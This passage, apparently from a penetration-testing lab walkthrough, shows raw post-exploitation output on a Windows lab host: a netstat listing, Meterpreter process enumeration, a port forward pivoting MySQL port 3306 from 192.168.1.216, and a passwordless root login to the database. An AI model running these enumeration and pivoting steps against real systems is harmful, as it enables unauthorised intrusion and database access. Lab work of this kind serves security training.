  TCP    0.0.0.0:9300           0.0.0.0:0              LISTENING       1396
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       376
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       804
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       480
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       852
  TCP    0.0.0.0:49158          0.0.0.0:0              LISTENING       1340
  TCP    0.0.0.0:49162          0.0.0.0:0              LISTENING       472
  TCP    0.0.0.0:49215          0.0.0.0:0              LISTENING       3064
  TCP    0.0.0.0:49217          0.0.0.0:0              LISTENING       3064
  TCP    0.0.0.0:49283          0.0.0.0:0              LISTENING       3792
  TCP    0.0.0.0:49284          0.0.0.0:0              LISTENING       3792
  TCP    127.0.0.1:8005         0.0.0.0:0              LISTENING       1764
  TCP    127.0.0.1:8028         127.0.0.1:49225        ESTABLISHED     4004
  TCP    127.0.0.1:8028         127.0.0.1:49285        ESTABLISHED     4004
  TCP    127.0.0.1:8028         127.0.0.1:49286        ESTABLISHED     4004
  TCP    127.0.0.1:8028         127.0.0.1:49287        ESTABLISHED     4004
  TCP    127.0.0.1:8028         127.0.0.1:49288        ESTABLISHED     4004
  TCP    127.0.0.1:31000        127.0.0.1:32000        ESTABLISHED     1340
  TCP    127.0.0.1:32000        0.0.0.0:0              LISTENING       1152
  TCP    127.0.0.1:32000        127.0.0.1:31000        ESTABLISHED     1152
  TCP    127.0.0.1:49164        127.0.0.1:49165        ESTABLISHED     1396
  TCP    1meterpreter > 

meterpreter > execute -f tasklist -i
Process 10 created.
Channel 10 created.

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0        212 K
smss.exe                       252 Services                   0        604 K
csrss.exe                      324 Services                   0      2,912 K
wininit.exe                    376 Services                   0      2,412 K
csrss.exe                      384 Console                    1      2,980 K
winlogon.exe                   412 Console                    1      2,896 K
services.exe                   472 Services                   0      5,824 K
lsass.exe                      480 Services                   0      6,972 K
lsm.exe                        488 Services                   0      3,888 K
svchost.exe                    584 Services                   0      6,060 K
VBoxService.exe                652 Services                   0      3,964 K
svchost.exe                    712 Services                   0      4,884 K
svchost.exe                    804 Services                   0      8,828 K
svchost.exe                    852 Services                   0     22,136 K
svchost.exe                    888 Services                   0      5,796 K
svchost.exe                    940 Services                   0      6,624 K
svchost.exe                    984 Services                   0     11,616 K
svchost.exe                    600 Services                   0     10,284 K
```

```
spoolsv.exe                 1092 Services                   0      6,108 K
svchost.exe                 1120 Services                   0      5,156 K
wrapper.exe                 1152 Services                   0      6,556 K
conhost.exe                 1268 Services                   0      1,500 K
domain1Service.exe          1276 Services                   0      8,792 K
java.exe                    1340 Services                   0    276,180 K
elasticsearch-service-x64   1396 Services                   0    270,908 K
conhost.exe                 1404 Services                   0      1,468 K
svchost.exe                 1436 Services                   0      5,532 K
jenkins.exe                 1460 Services                   0     46,444 K
cmd.exe                     1536 Services                   0      2,608 K
conhost.exe                 1544 Services                   0      1,524 K
java.exe                    1588 Services                   0     28,080 K
conhost.exe                 1620 Services                   0      1,532 K
jmx.exe                     1776 Services                   0     38,020 K
conhost.exe                 1792 Services                   0      1,536 K
dcnotificationserver.exe    1860 Services                   0      3,032 K
dcserverhttpd.exe           1904 Services                   0      6,000 K
cygrunsrv.exe               2016 Services                   0      3,688 K
svchost.exe                 1172 Services                   0      1,416 K
snmp.exe                    1164 Services                   0      4,256 K
conhost.exe                 1332 Services                   0      1,580 K
sshd.exe                    1296 Services                   0      5,360 K
tomcat8.exe                 1764 Services                   0    202,284 K
conhost.exe                 2004 Services                   0      1,472 K
httpd.exe                   1240 Services                   0      6,480 K
dcrotatelogs.exe            2080 Services                   0      3,108 K
conhost.exe                 2088 Services                   0      1,500 K
dcserverhttpd.exe           2112 Services                   0     11,504 K
dcrotatelogs.exe            2152 Services                   0      3,096 K
conhost.exe                 2160 Services                   0      1,512 K
mysqld.exe                  3024 Services                   0     23,036 K
cmd.exe                     3052 Services                   0      1,444 K
java.exe                    3064 Services                   0     18,400 K
svchost.exe                 1912 Services                   0      7,892 K
wlms.exe                     952 Services                   0      1,984 K
java.exe                    3344 Services                   0    308,600 K
conhost.exe                 3364 Services                   0      1,404 K
httpd.exe                   3484 Services                   0     15,308 K
java.exe                    3792 Services                   0    269,236 K
conhost.exe                 3980 Services                   0      1,508 K
cmd.exe                     4032 Services                   0      1,704 K
sppsvc.exe                  1932 Services                   0      4,692 K
postgres.exe                4004 Services                   0     18,884 K
svchost.exe                 4132 Services                   0      4,372 K
svchost.exe                 4160 Services                   0      3,288 K
postgres.exe                4408 Services                   0      2,796 K
postgres.exe                4896 Services                   0     10,888 K
postgres.exe                4904 Services                   0      5,808 K
postgres.exe                4912 Services                   0      4,232 K
postgres.exe                4920 Services                   0      4,400 K
postgres.exe                4928 Services                   0      2,972 K
postgres.exe                4936 Services                   0      3,152 K
postgres.exe                4364 Services                   0     17,220 K
taskhost.exe                 276 Console                    1      3,432 K
postgres.exe                4784 Services                   0     15,360 K
dwm.exe                     5272 Console                    1      2,556 K
explorer.exe                5332 Console                    1     18,728 K
postgres.exe                5384 Services                   0      5,924 K
postgres.exe                5404 Services                   0      7,788 K
postgres.exe                5412 Services                   0     13,328 K
VBoxTray.exe                5568 Console                    1      3,784 K
```

```
DesktopCentral.exe           5624 Console                    1      3,744 K
shutdown.exe                 5760 Console                    1      3,164 K
conhost.exe                  5768 Console                    1      1,252 K
svchost.exe                  5368 Services                   0      4,424 K
msdtc.exe                    3272 Services                   0      7,524 K
java.exe                     5264 Services                   0     42,216 K
conhost.exe                  2136 Services                   0      2,492 K
cmd.exe                      5952 Services                   0      2,540 K
conhost.exe                  1840 Services                   0      2,472 K
w3wp.exe                     4772 Services                   0     12,344 K
WmiPrvSE.exe                 5312 Services                   0      7,640 K
tasklist.exe                 5640 Services                   0      5,592 K
conhost.exe                  5584 Services                   0      2,464 K


meterpreter > portfwd add -l 3306 -p 3306 -r 192.168.1.216
[*] Local TCP relay created: :3306 <-> 192.168.1.216:3306
```

mysql

```
┌─[✗]─[mv@mv]─[~]
└──╼ $mysql -u root -h 127.0.0.1
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 1
Server version: 5.5.20-log MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```